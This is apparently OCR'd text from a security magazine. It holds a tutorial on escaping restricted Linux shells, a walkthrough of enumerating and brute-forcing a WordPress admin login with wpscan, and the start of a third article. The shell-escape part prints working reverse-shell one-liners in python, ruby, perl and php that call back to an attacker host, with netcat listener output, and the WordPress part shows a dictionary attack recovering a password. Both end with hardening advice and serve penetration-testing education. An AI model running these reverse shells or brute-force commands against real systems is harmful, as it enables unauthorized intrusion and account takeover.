
```
user@kali:~$ export EDITOR=/usr/bin/vim
```


Now load any website containing a text box, such as http://translate.google.com, Once the page opens move your cursor to the text box field, now press ENTER and then the F4 key. ***elinks*** will lead you to ***vim***. Now it is just a matter of reusing ***vim*** escape techniques presented before.

It is important to remember that pagers can also be used as editors in console browsers, so you can easily link from one technique to the other if necessary. Try it!

5. MUTT COMMAND

mutt is a Linux console e-mail reader, and it also has escape features. Simply open ***mutt*** and click "***!***". This will open a command execution in ***mutt***. Let's try to open a shell inside it






There we have it.

6. FIND COMMAND

find is a very well-known command used to find files in Linux file systems. It has many features, among them an ***"-exec",*** one that let us execute a shell command. Let's analyze a very simple example where we use ***find*** to look for a nonexistent file and execute a forbidden command:



Notice that we managed to ***cd*** to ***/root*** directory and also list its files. ***find*** is a very interesting command, however the ***-exec*** can only execute commands that are available to the user. Our example will work in ***rbash, rzsh,*** and ***rksh*** shell due to the very simple restrictions they have, but it will not be true for more advanced and configurable shells such as ***lshell***.

7. NMAP COMMAND

Nmap is probably the most well-known port scanner around, and it is used by many security and network professionals around the globe. It is very strange and unusual to find ***nmap*** allowed in a restricted shell, nonetheless ***nmap*** has a very interesting option called "***--interactive***".

The "***--interactive***" option was used in ***nmap*** versions before May, 2009 to open an interactive console where additional commands could be run. This function was deactivated in ***nmap*** release r17131.

When scanning old Linux server networks, it is still common to find old pieces of software installed. If you ever encounter an old ***nmap*** older than the release above, interactivity it can still be used. The function can be triggered simply by using "***--interactive***" as an argument. When the interactive console appears, simply issue the command "***!sh***" to open a shell, or any other command you want.

```
user@kali:~$ nmap --interactive

nmap> !sh

$
```

PROGRAMMING TECHNIQUES

Programming languages are great resources for running different commands and other applications to avoid shell restrictions. Examples go on and on endlessly, due to the nature of programming languages being very complete and full of features. Remember that generally, programming function calls use special characters like commas, parentheses, semicolons, etc., so if the restricted shell in place is not blocking their use, the techniques below will probably work. Let's analyze some very well-known examples:


1. AWK COMMAND

The ***awk*** is an interpreted programming language designed for text processing. It is a standard feature of most UNIX-like operating systems, which is why we can generally find them allowed in shells.

It has a lot of functions like ***print(), sprintf()***, and others. Among the most interesting one is ***system()***. The ***system()*** function allows us to use ***/bin/sh*** to execute a command in the system by using a very simple command line:

```
$ awk 'BEGIN {system("/bin/sh")}'
```


Notice that even if we are not allowed to directly run another shell (***/bin/sh***) inside ***lshell,*** we could easily escape its restrictions by using ***awk*** to open a shell for us:



2. Expect


Expect is yet another example of a language. It is more of a program that "talks" to other interactive programs according to a script. This means we can basically create a script inside ***expect*** for it to be run. Also, ***expect*** has a very interesting function called ***spawn()***. Using ***spawn()***, it is possible to drive an interactive shell using its interactive job control features. A spawned shell thinks it is running interactively and handles job control as usual.

Let's execute a simple command in *expect* instructing it to spawn a ***/bin/sh*** shell for us:



Notice that we were not allowed in ***lshell*** to directly execute ***/bin/sh***; nevertheless, we successfully bypassed that restriction by instructing ***expect*** to interactively run ***/bin/sh***.

The same could be accomplished with a more simple command such as:



3. Python

Python is again another very good language to work with. Very flexible and reliable. It has a lot of functions we can use to execute commands in a shell, such as ***system(), pty()***, and many others. Let's explore a simple example

```
Terminal - user@kali: ~
user:~$
cd       echo     help     ll       ls       python
clear    exit     history  lpath    lsudo
user:~$ python -c 'print("testing")'
testing
user:~$
```

We managed to execute the function ***print()*** to echo the string "***testing***", so it should not be difficult to execute any other command like ***ls*** or even a shell. For the first example we are importing the ***OS*** module, responsible for OS interaction, and finally using the ***system()*** function to run a forbidden command, ***cp***, just for a proof of concept:

```
Terminal - user@kali: ~
user:~$
cd       echo     help     ll       ls       python
clear    exit     history  lpath    lsudo
user:~$ cp
*** forbidden command: cp
user:~$ python -c 'import os; os.system("cp");'
cp: missing file operand
Try 'cp --help' for more information.
user:~$
```

Notice that we successfully ran the *cp* command, so it would not be difficult to run a shell. Let's do it:

```
Terminal - user@kali: ~
user:~$
cd       echo     help     ll       ls       python
clear    exit     history  lpath    lsudo
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ python -c 'import os; os.system("/bin/sh");'
$
```

And there we have it. The same example could be applied in a number of different ways, using different functions, such as the ***spawn()*** function in the ***pty*** module, as can be seen below:

```
Terminal - user@kali: ~
user:~$
cd       echo     help     ll       ls       python
clear    exit     history  lpath    lsudo
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ python -c 'import pty; pty.spawn("/bin/sh")'
$
```

The techniques you can use will only depend on the functions you have at your disposal.

If we want the shell to be available remotely, we can use a reverse shell technique instructing python to open a socket to our attacker's machine like this:

```
Terminal - user@kali: ~
user@kali:~$ python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INE
T,socket.SOCK_STREAM);s.connect(("172.16.16.1",5000));os.dup2(s.fileno(),0); os.d
up2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Checking our attacker's machine, which is already listening on port 5000:

```
thegrid ~ $ nc -lkvp 5000
Listening on [0.0.0.0] (family 0, port 5000)
Connection from [172.16.16.135] port 5000 [tcp/*] accepted (family 2, sport 60509)
$ cd /etc
$ pwd
/etc
$
```

4. Ruby

The same can be accomplished in ***ruby***. Let's do a simple example using ***irb*** (Interactive Ruby Shell), from where we can directly invoke a shell or any other command:

```
Terminal - user@kali: ~
user:~$
cd       echo     help     irb      lpath    lsudo
clear    exit     history  ll       ls
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ irb
irb(main):001:0> exec '/bin/sh'
$
```

Notice that we successfully (again) obtained a ***/bin/sh*** inside ***irb***.

Another way to accomplish the same thing as a reverse shell is by instructing *ruby* to open a TCPSocket on our attacker's machine, and redirecting the interactive shell like this:

```
Terminal - user@kali: ~
user@kali:~$ ruby -rsocket -e'f=TCPSocket.open("172.16.16.1",5000).to_i;exec spri
ntf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

5. Perl

Again, another simple example: Let's use perl with ***system()*** method to execute a forbidden command, ***cp***, using ***/bin/sh*** as our interpreter:

```
Terminal - user@kali: ~
user:~$
cd       echo     help     ll       ls       perl
clear    exit     history  lpath    lsudo
user:~$ cp
*** forbidden command: cp
user:~$ perl -e 'system("cp");'
cp: missing file operand
Try 'cp --help' for more information.
user:~$
```

We managed to execute the command, now it should not be difficult to execute a shell

```
Terminal - user@kali: ~
user:~$
cd       echo     help     ll       ls       perl
clear    exit     history  lpath    lsudo
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ perl -e 'system("sh -i");'
$
```

And again we did it! Another way to accomplish the same thing is using the ***exec()*** method like this:

```
Terminal - user@kali: ~
user:~$
cd       echo     help     ll       ls       perl
clear    exit     history  lpath    lsudo
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ perl -e 'exec("sh -i");'
$
```

We can get a reverse shell by instructing ***perl*** to open a socket to our attacker's machine like this:

```
Terminal - user@kali: ~
user@kali:~$ perl -e 'use Socket;$i="172.16.16.1";$p=5000;socket(S,PF_INET,SOCK_S
TREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(ST
DIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

Checking our attacker machine, which is listening on port 5000:

```
thegrid ~ $ nc -lkvp 5000
Listening on [0.0.0.0] (family 0, port 5000)
Connection from [172.16.16.135] port 5000 [tcp/*] accepted (family 2, sport 60516
$ whoami
user
$ cd /etc
$ pwd
/etc
$
```

6. PHP

PHP Language has a lot of options to execute commands in a shell, among them the already famous ***system()*** and ***exec()***. You can either do it interactively inside the ***php*** console, or directly in a command line as we did before in ***ruby***, ***python***, and ***perl***.

Here is an example of PHP being used interactively:

```
Terminal - user@kali: ~
user:~$
cd       echo     help     ll       ls       php
clear    exit     history  lpath    lsudo
user:~$ cp
*** forbidden command: cp
user:~$ php -a
Interactive mode enabled

php > system("cp");
cp: missing file operand
Try 'cp --help' for more information.
php >
```

Here we managed to run a forbidden command ***cp***. Let's now use the ***exec()*** function to try to execute a interactive shell:

```
Terminal - user@kali: ~
user:~$
cd       echo     help     ll       ls       php
clear    exit     history  lpath    lsudo
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ php -a
Interactive mode enabled

php > exec("sh -i");
$
```

And there we have it. We really do not need the interactive mode to get a shell in the box. We can simply execute ***php*** scripts on the command line and make our victim send us its reverse shell like this:

```
Terminal - user@kali: ~
user@kali:~$ cd /etc
rbash: cd: restricted
user@kali:~$ php -r '$sock=fsockopen("172.16.16.1",5000);exec("/bin/sh -i <&3 >&
3 2>&3");'
```

Checking our attacker's machine, which was already listening port 5000:

```
thegrid etc $ nc -lvp 5000
Listening on [0.0.0.0] (family 0, port 5000)
Connection from [172.16.16.135] port 5000 [tcp/*] accepted (family 2, sport 60480)
$ whoami
user
$ echo $SHELL
/bin/bash
$ cd /etc
$ pwd
/etc
$
```

Best Practices & Conclusion

As we saw, there is always a way to bypass restricted shell restrictions and bend the server to our will. We have covered just simple and well known examples, but the possibilities are endless.

There are always new applications, features, and new ways to find escape techniques in them; therefore, it is almost impossible to restrict a shell in a way that it could be considered bullet proof; however, some best practices should be in place to have at least a minimum security level, they are:

1. Prefer to work with "Allowed commands" instead of "Disallowed commands". The amount of commands with escapes you do not know are far superior than the ones you do.

2. Keep the "Allowed Commands" list to the minimum necessary.

3. Inspect your allowed commands for escaping features on a regular basis, either by studying the manual or search in the security community.

4. Check allowed commands that could interact with Linux system variables and restrict their access.

5. Scripts that invoke other scripts can be a security risk, especially when they are running with another user's privileges and software that allow escape or third party command execution. Try to avoid this.

6. If any command allowed has escaped or command execution features, avoid using it. If this is not possible, try to enforce restrictions to block certain functions or use restricted versions. Some commands have restricted versions with no command execution support.

7. If providing Linux editors is inevitable, use restricted versions, such as:

    a) *vim* = *rvim* (Restricted Vim)

    b) *ed* = *red* (Restricted ED)

    c) *nano* = *rnano* (Restricted Nano)

8. A nice hint for restricted software would be to provide them as a symbolic link. For all purposes your user might think it is using *vim*, for example, while it is just a symbolic link to *rvim*.

9. If providing pagers is necessary, avoid *less* and *more*, and use pages that do not provide command execution escapes like *most*.

10. When using any software that has built-in third party editors support that rely on $EDITOR and $VISUAL Linux variables, make these variables read-only to avoid users changing its content to software containing escapes.

11. Try to avoid allowing programming languages. If this is not possible, ensure that configuration is hardened and dangerous functions such as *pty()*, s*ystem()*, *exec()*, etc., are blocked. Some programming languages are easy to harden, by simply defining functions that are disabled, others are trickier, and sometimes the only way to do it is either uninstalling certain functions or not providing the language itself.

About the Author:

Felipe Martins

Felipe Martins has 20 years' experience in the security industry and holds many certifications in the field. He graduated with a B.Sc in Computer Science and holds two M.Sc degrees in Network Security /Penetration Tester and Cryptography. Currently based in Dublin, Felipe currently works as a Security Consultant and Professional Penetration Tester for Integrity360, the largest IT security consultancy in Ireland and fastest growing in the UK.

HOW TO HACK WORDPRESS

by Emmanuel Schonberger

Monday 7:15AM, new customer calls requesting web page provisioning ASAP. You think about it for a second, got it!! deploy a Wordpress Template. So you pick up your favorite *NIX distro and install a fresh copy of it on a server. You download and install Wordpress, customize it with a template, you are done! Mission accomplished, survived another day in admin paradise. Clock beeps, it's 8:30AM.

What you will learn:

- Enumeration with WPScan
- Forms Brute Forcing
- Taking over Wordpress

What you should know:

- Familiarity with Wordpress
- Concepts of password cracking

INTRODUCTION

So you have successfully installed Wordpress. Customers are happy because they got their site online. But, **have you secured it well?** Cybercriminals don't sleep, there is too much involved to hack your site: reputation, ego, even maybe a competitor who paid to take you down. So it's better to be prepared.

SCANNING FOR WEAKNESSES

Being able to enumerate and find vulnerabilities before an attacker will provide you with the necessary time to perform the required hardening tasks. So let's begin. If you are using Kali Linux, the **wpscan** tool is already included on it; if you are using any other ***NIX** distro, you can download and install it. Please take a look at the **ON THE WEB SECTION** for further reference.

Let's check our target, we should run:

```
wpscan --url TARGET_SITE
```

In our case:

```
wpscan --url www.victim.com/wordpress
```

```
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

       WordPress Security Scanner by the WPScan Team
                       Version 2.8
         Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://www.victim.com/wordpress/
[+] Started: Wed Jan 20 19:26:03 2016

[!] The WordPress 'http://www.victim.com/wordpress/readme.html' file exists exposing a version number
[+] Interesting header: LINK: <http://192.168.1.200/wordpress/wp-json/>; rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.4.6 (CentOS) PHP/5.4.16
[+] Interesting header: X-POWERED-BY: PHP/5.4.16
[+] XML-RPC Interface available under: http://www.victim.com/wordpress/xmlrpc.php

[+] WordPress version 4.4.1 identified from meta generator

[+] WordPress theme in use: twentysixteen - v1.1

[+] Name: twentysixteen - v1.1
 |  Location: http://www.victim.com/wordpress/wp-content/themes/twentysixteen/
 |  Readme: http://www.victim.com/wordpress/wp-content/themes/twentysixteen/readme.txt
 |  Style URL: http://www.victim.com/wordpress/wp-content/themes/twentysixteen/style.css
 |  Referenced style.css: http://192.168.1.200/wordpress/wp-content/themes/twentysixteen/style.css
 |  Theme Name: Twenty Sixteen
 |  Theme URI: https://wordpress.org/themes/twentysixteen/
 |  Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthe...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Finished: Wed Jan 20 19:26:06 2016
[+] Requests Done: 47
[+] Memory used: 8.863 MB
[+] Elapsed time: 00:00:02
```

Figure 1. Full Output

DISSECTING RESULTS

The tool has identified the server side OS and PHP Version:

```
Interesting header: SERVER: Apache/2.4.6 (CentOS) PHP/5.4.16
```

Interesting header: X-POWERED-BY: PHP/5.4.16

An attacker might target the OS or even the PHP version. Just a quick search at *http://www.osvdb.org https://cve.mitre.org or http://www.cvedetails.com* will reveal if there are any known vulnerabilities for that versions. Later on, the attacker will shop for exploits at *https://www.exploit-db.com* to trigger the vulnerability and get access to the system.

TARGETING WORDPRESS

We are interested in knowing as much as possible about the Wordpress installation running at the target. Remember what was discussed before, *www.victim.com* is running Wordpress **version 4.4.1.** A quick approach will be to look at the **vulnerabilities database sites** to check for any related security flaws affecting either Wordpress 4.4.1, or any one of their plugins.

```
[+] WordPress version 4.4.1 identified from meta generator

[+] WordPress theme in use: twentysixteen - v1.1

[+] Name: twentysixteen - v1.1
 |  Location: http://www.victim.com/wordpress/wp-content/themes/twentysixteen/
 |  Readme: http://www.victim.com/wordpress/wp-content/themes/twentysixteen/readme.txt
 |  Style URL: http://www.victim.com/wordpress/wp-content/themes/twentysixteen/style.css
 |  Referenced style.css: http://192.168.1.200/wordpress/wp-content/themes/twentysixteen/style.css
 |  Theme Name: Twenty Sixteen
 |  Theme URI: https://wordpress.org/themes/twentysixteen/
 |  Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthe...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found
```

Figure 2. Wordpress Output

WP-ADMIN

Accessing the Wordpress admin panel, located at *www.victim.com/wordpress/wp-admin,* will require authentication. As the attacker does not have the login credentials, he will perform a dictionary attack.

Kali Linux does have some pre-loaded dictionaries, they can be found at **/usr/share/wordlists**

```
root@kali:/usr/share/wordlists# ls
dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  metasploit  metasploit-jtr  nmap.lst  rockyou.txt.gz  sqlmap.txt  termineter.txt  wfuzz
```

Figure 3. Kali's Built in Dictionaries

DICTIONARY ATTACK

We are going to use the **nmap.lst** dictionary for the attack, it's a pretty good one and has a total of 5000 unique passwords. We will be targeting the **admin** account.

COMMAND BREAKDOWN:

```
wpscan --url VICTIM_SITE --wordlist DICTIONARY_FULLPATH --username TARGET_USER-
NAME
```

In our case we ran:

```
wpscan --url www.victim.com/wordpress/wp-admin --wordlist
/usr/share/wordlists/nmap.lst --username admin
```

```
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] Interesting header: X-POWERED-BY: PHP/5.4.16
[+] XML-RPC Interface available under: http://www.victim.com/wordpress/xmlrpc.php

[+] WordPress version 4.4.1 identified from stylesheets numbers

[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
  Brute Forcing 'admin' Time: 00:00:02 <
  [+] [SUCCESS] Login : admin Password : starwars


  +----+-------+------+----------+
  | Id | Login | Name | Password |
  +----+-------+------+----------+
  |    | admin |      | starwars |
  +----+-------+------+----------+

[+] Finished: Wed Jan 20 20:53:59 2016
[+] Requests Done: 68
[+] Memory used: 8.258 MB
[+] Elapsed time: 00:00:02
```

Figure 4. Brute Forcing process

BINGO: We found the admin password which is **starwars.**

GAINING ACCESS

Now that the hacker knows the admin password, he signs in to the admin panel located at *www.victim.com/wordpress/wp-admin* and takes control of the site.




Figure 3. Wordpress Admin panel





Figure 4. Hacker taking control over the site

SUMMARY

Active enumeration and password brute forcing against Wordpress is proven to be possible and effective. Users deploying CMS systems must be aware of this, they should take immediate actions, like installing the **brute force login protector,** to prevent brute forcing attempts.

About the Author

Emmanuel Schonberger



Working in the IT industry since 2006, holds a degree in cryptography and teleinformatics security from the Army's Engineering College, vendors certifications like CCNA – CEH – PPT. Currently working at the Argentinian Ministry of Defense and also running his own consulting firm www.schonberger.com.ar. He also teaches Networking, Linux and Security in Buenos Aires.

ON THE WEB

Tools

http://wpscan.org - **WPScan**

https://www.kali.org/downloads - **Kali Linux Security Distro**

https://es.wordpress.org/plugins/brute-force-login-protection/ - ***Wordpress Login Protector***

Vulnerabilities Databases

http://www.osvdb.org

https://cve.mitre.org

http://www.cvedetails.com

Exploits

https://www.exploit-db.com

Hacking WordPress and Vulnerabilities

by Giuseppe Canale

WordPress - the Content Management System (CMS) which allows you to collect, filter, process, create and distribute data online - is used by circa 74.6 Million sites worldwide[1] powering more than 23% of websites on the Internet.[2] If you're reading this article, you're probably an evolved Internet user, conscious of the merits of IT security, and this may partly be attributed to the work the WordPress community does to promote interest and development of the online community. This community also contributes to its widespread usage but makes it an ideal target for hackers and those seeking to spread malicious content with a far-reaching impact.

The Open Source Dilemma

